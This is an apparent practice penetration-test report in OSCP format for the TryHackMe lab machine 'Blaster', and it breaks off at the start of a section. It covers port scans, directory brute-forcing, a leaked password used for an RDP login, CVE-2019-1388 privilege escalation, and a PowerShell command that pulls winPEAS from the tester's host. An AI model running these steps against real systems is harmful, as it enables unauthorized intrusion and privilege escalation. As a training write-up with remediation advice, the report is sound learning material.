Offensive Security Certified Professional Exam Report

OSCP Exam Report

kalilernen@gmail.com, OSID: 12345

2023-09-22

Contents

1 High-Level Summary

I was tasked to perform an internal penetration test towards the TryHackMe Room Blaster as preparation for the Offensive Security Exam.

A penetration test is an attack against internally connected systems to simulate real-world cyber crimnal activities.

The scope os this test is to perform attacks to the room Blaster using techniques and methodologies similar to the used during cyber attacks. This scopes include the following IP/URL: - **10.10.154.254**

From our engagement we were able to find a hidden path that took us to a website, where a credential pair was disclosed. With this information, we could access the server that hosts the website. Eventually, the current configuration of the server allowed us to escalate privilege and gain administrative access to the system.

1.1 Recommendations

It is recommended to keep services patched to the latest version to prevent attackers from exploiting known vulnerabilities. This measure creates a first level of defense.

For second level of defense, we assume that an attacker gained access to a patched system by exploiting a zero-day-vulnerability. In this case, this first access should be with a low privileged user with very restrictive access. This measure prevents attackers from performing internal enumeration, executing system commands or downloading files. In the end, this measure prevents an attacker from gaining administrative access and performing other tasks that may compromise the services and the server.

2 Findings

2.1 1 - Version Disclosure

Severity

Medium

Description

By performing a network scanner with the command below, the system disclose information about services and their versions:

```
nmap -p80,3389 -Pn -A 10.10.154.254 -oA laster/Ascan
```

The result of the scan is shown below:

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
```

Recommendation

Disclosing name and version of the service creates a pottential attacking surface, so that attackers can find known vulnerabilities or develop new ones that targets those specific services

2.2 2 - Service with known vulnerability

Severity

High

Description

By performing a network scan, we discovered that the HTTP service in use, *Microsoft IIS httpd 10.0*, has a known vulnerability CVE-2022-30209 that allows privilege escalation.

Recommendation

It is recommended to keep servces update to avoid that malicious users exploits known vulnerabilities.

2.3 3 - Directory discovery by performing bruteforce

Severity

High

Description

The application discloses hidden directories by performing directory fuzzing. For this test, we used the tool *dirb* with the following command:

```
dirb http://10.10.154.254/ /usr/share/dirbuster/wordlists/directory-
list-2.3-small.txt -o dirbBlaster.txt

# Command explanation
# Performing a brute-force to find hidden directories based on a standard wordli
# selected wordlist
# -o output
```

The result:

```
---- Scanning URL: http://10.10.154.254/ ----
==> DIRECTORY: http://10.10.154.254/retro/
```

There we can find a page: [Page within IP/retro](/(blaster/image-1.png)

Recommendation

It is recommended to prevent the application from discle hidden directories, since they can be used as attacking vectors for malicious users.

2.4 4 - Disclosure of sensitive information

Severity

High

Description

By navigativen on the hidden web-site *http://10.10.154.254/retro/* the application discloses sensitve information as shown below:



Figure 2.1: Username

A potential password is also available on the url *http://10.10.154.254/retro/index.php/2019/12/09/tron-arcade-cabinet/*:

```
−<rss version="2.0">
  −<channel>
      <title> Comments for Retro Fanatics </title>
      <atom:link href="/retro/index.php/comments/feed/" rel="self" type="application/rss+xml"/>
      <link>http://localhost/retro</link>
      <description>Retro Games, Books, and Movies Lovers</description>
      <lastBuildDate>Mon, 09 Dec 2019 01:18:57 +0000</lastBuildDate>
      <sy:updatePeriod> hourly </sy:updatePeriod>
      <sy:updateFrequency> 1 </sy:updateFrequency>
      <generator>https://wordpress.org/?v=5.2.1</generator>
    −<item>
        <title> Comment on Ready Player One by Wade </title>
      −<link>
          /retro/index.php/2019/12/09/ready-player-one/#comment-2
        </link>
        <dc:creator>Wade</dc:creator>
        <pubDate>Mon, 09 Dec 2019 01:18:57 +0000</pubDate>
        <guid isPermaLink="false">/retro/?p=10#comment-2</guid>
      −<description>
          Leaving myself a note here just in case I forget how to spell it: parzival
        </description>
      −<content:encoded>
          <p>Leaving myself a note here just in case I forget how to spell it: parzival</p>
        </content:encoded>
      </item>
    </channel>
  </rss>
```


Figure 2.2: Password

Recommendation

Senstive information, such username, password, telephone number or address should not be available on public websites, if is not intentend. Those information allows scammers to perform impersonation attacks or stealth and misuse of personal data.

2.5 5 - Remote login with credentials

Severity

High

Description

With the public available credentials discovered in *http://10.10.154.254/retro/index.php/2019/12/09/tron-arcade-cabinet/*, it is possible to perform a remote login to the service *Microsoft Remote Desktop* available with credentials using the following commands:

```
xfreerdp /v:10.10.154.254 /u:wade /p:parzival +clipboard /dynamic-
resolution /drive:/usr/share/windows-resources,share
```

Login to the service:



Figure 2.3: Access to remote desktop

Recommendation

The server should restrict or block remote access from unknown sources to avoid the access from attackers

2.6 6 - System with known vulnerability

Severity

High

Description

The server contains the executable *hhpd*, wich contains a known vulnerability CVE-2019-1388 that allows privilege escalation. The exploit of this vulnerability occurs as following:

1. Right click on the file hhupd and click on *Run as Administrator*
2. Click on "Show more details*
3. Click on "Show information about the publisher's certificate"
4. Click on the *Issued by* URL. It will open a page on the browser
5. Once the site is loaded, click on *save as* to open the windows explorer

6. On the explorer window address path, we need to enter the full path of cmd:

After the execution of the steps above, we get access to a shell with administrative privileges:



Figure 2.4: Admin shell

Recommendation

It is recommended to keep system patched and avoid the installation of application with known vulnerabilities. Those measures prevents malicious users from escalating privileges, in case the system is compromised.

2.7 7 - System configuration allows upload and execution of external files

Severity

High

Description

A low privilege user can execute commands that download and uploaded files intho the server. To download a file, we performed the following steps:

1. We started a webserver on our attacking machine

```
sudo python3 -m http.server 80
```

2. From the target, we fetched the .ps1 script that was hosted on the attakcing machine

```
Invoke-WebRequest -Uri http://10.9.1.255:80/winPEAS.ps1 -Outfile winPEAS.ps1
```

The file can then be executed and one of its result is shown in the screenshot below:



Figure 2.5: Snipped of execution of the script

Recommendation

It is recommend to reduce privilege of low privilege users to the bare minimum to perform its tasks. Allowing a low privilege user to download files or executing foreign scripts create an attacking surface, that allows an attacker to compromise the confidentiality, integrity and availability of the system.

3 Narrative

In this chapter we will describe in details the steps of our penetration tests. The chapter will be devided in sections, each of them will describe the different phases of this engagement.

3.1 Scope Enumeration

After the scope was defined to the IP *10.10.154.254*, we performed an enumeration of opened ports and service in the system. We executed the following commands to find opened ports:

```
nmap -pp -Pn -sS 10.10.154.254 -oA blaster/AllPorts

# Command explanation
# -p-: allports
# -Pn: noping
# -sS: SYN scan (stealth to avoid detection)
# -oA:output
```

This scan showed us tha the following ports and services is running on the system:

```
Nmap scan report for 10.10.154.254
Host is up (0.033s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
```

Our second scan target those services to detect their version and potential known vulnerabilities. We issued the following command:

```
nmap -p80,3389 -Pn -A 10.10.154.254 -oA laster/Ascan
```

```
# Command explanation
# -p-: allports
# -Pn: noping
# -sS: SYN scan (stealth to avoid detection)
# -A: version and OS detection, script and traceroute
# -oA:output
```

Our second scan delivered us the following result

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-22 20:48 CEST
Nmap scan report for moz
Host is up (0.032s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2023-09-21T18:40:32
|_Not valid after:  2024-03-22T18:40:32
|_ssl-date: 2023-09-22T18:48:59+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2023-09-22T18:48:54+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
```

From the results, we found services and their version and also a web-server, as shown in the picture below:



Figure 3.1: Web-server on host

3.1.1 Web-server enumeration

After finding this web-server, our first step was a enumeration to find possible hidden information. With the tool *dirb*, we tried to discover what possible paths are available:

```
dirb http://10.10.154.254/ /usr/share/dirbuster/wordlists/directory-
list-2.3-small.txt -o dirbBlaster.txt

# Command explanation
# Performing a brute-force to find hidden directories based on a standard wordli
# selected wordlist
```

```
# -o output
```

This command gave us the following result:

```
---- Scanning URL: http://10.10.154.254/ ----
==> DIRECTORY: http://10.10.154.254/retro/
```

In this paths lies the following page:



Figure 3.2: Page within IP/retro

The page is a blog-site on *wordpress*. One information near the header of each post may indicate a potential username:



Figure 3.3: Potential username

By navigating on the blog, *http://10.10.154.254/retro/index.php/2019/12/09/tron-arcade-cabinet/* and clicking on *Comment RSS*, a file is downloaded, where a potential password is available: *parzival*

```
-<rss version="2.0">
  -<channel>
      <title> Comments for Retro Fanatics </title>
      <atom:link href="/retro/index.php/comments/feed/" rel="self" type="application/rss+xml"/>
      <link>http://localhost/retro</link>
      <description>Retro Games, Books, and Movies Lovers</description>
      <lastBuildDate>Mon, 09 Dec 2019 01:18:57 +0000</lastBuildDate>
      <sy:updatePeriod> hourly </sy:updatePeriod>
      <sy:updateFrequency> 1 </sy:updateFrequency>
      <generator>https://wordpress.org/?v=5.2.1</generator>
    -<item>
        <title> Comment on Ready Player One by Wade </title>
      -<link>
          /retro/index.php/2019/12/09/ready-player-one/#comment-2
        </link>
        <dc:creator>Wade</dc:creator>
        <pubDate>Mon, 09 Dec 2019 01:18:57 +0000</pubDate>
        <guid isPermaLink="false">/retro/?p=10#comment-2</guid>
      -<description>
          Leaving myself a note here just in case I forget how to spell it: parzival
        </description>
      -<content:encoded>
          <p>Leaving myself a note here just in case I forget how to spell it: parzival</p>
        </content:encoded>
      </item>
    </channel>
  </rss>
```


Figure 3.4: Password

With a potential combination wade:parzival as username and password and knowing that port 3389 is opened, we attempted to login to the Microsoft Remote Desktop of this account:

```
xfreerdp /v:10.10.154.254 /u:wade /p:parzival +clipboard /dynamic-
resolution /drive:/usr/share/windows-resources,share
```

By sending this command, we could access the remote service:



Figure 3.5: Access to remote desktop

With this access, our next step is a escalation of prilege to gain administrative access.

3.2 Access to Remote Desktop

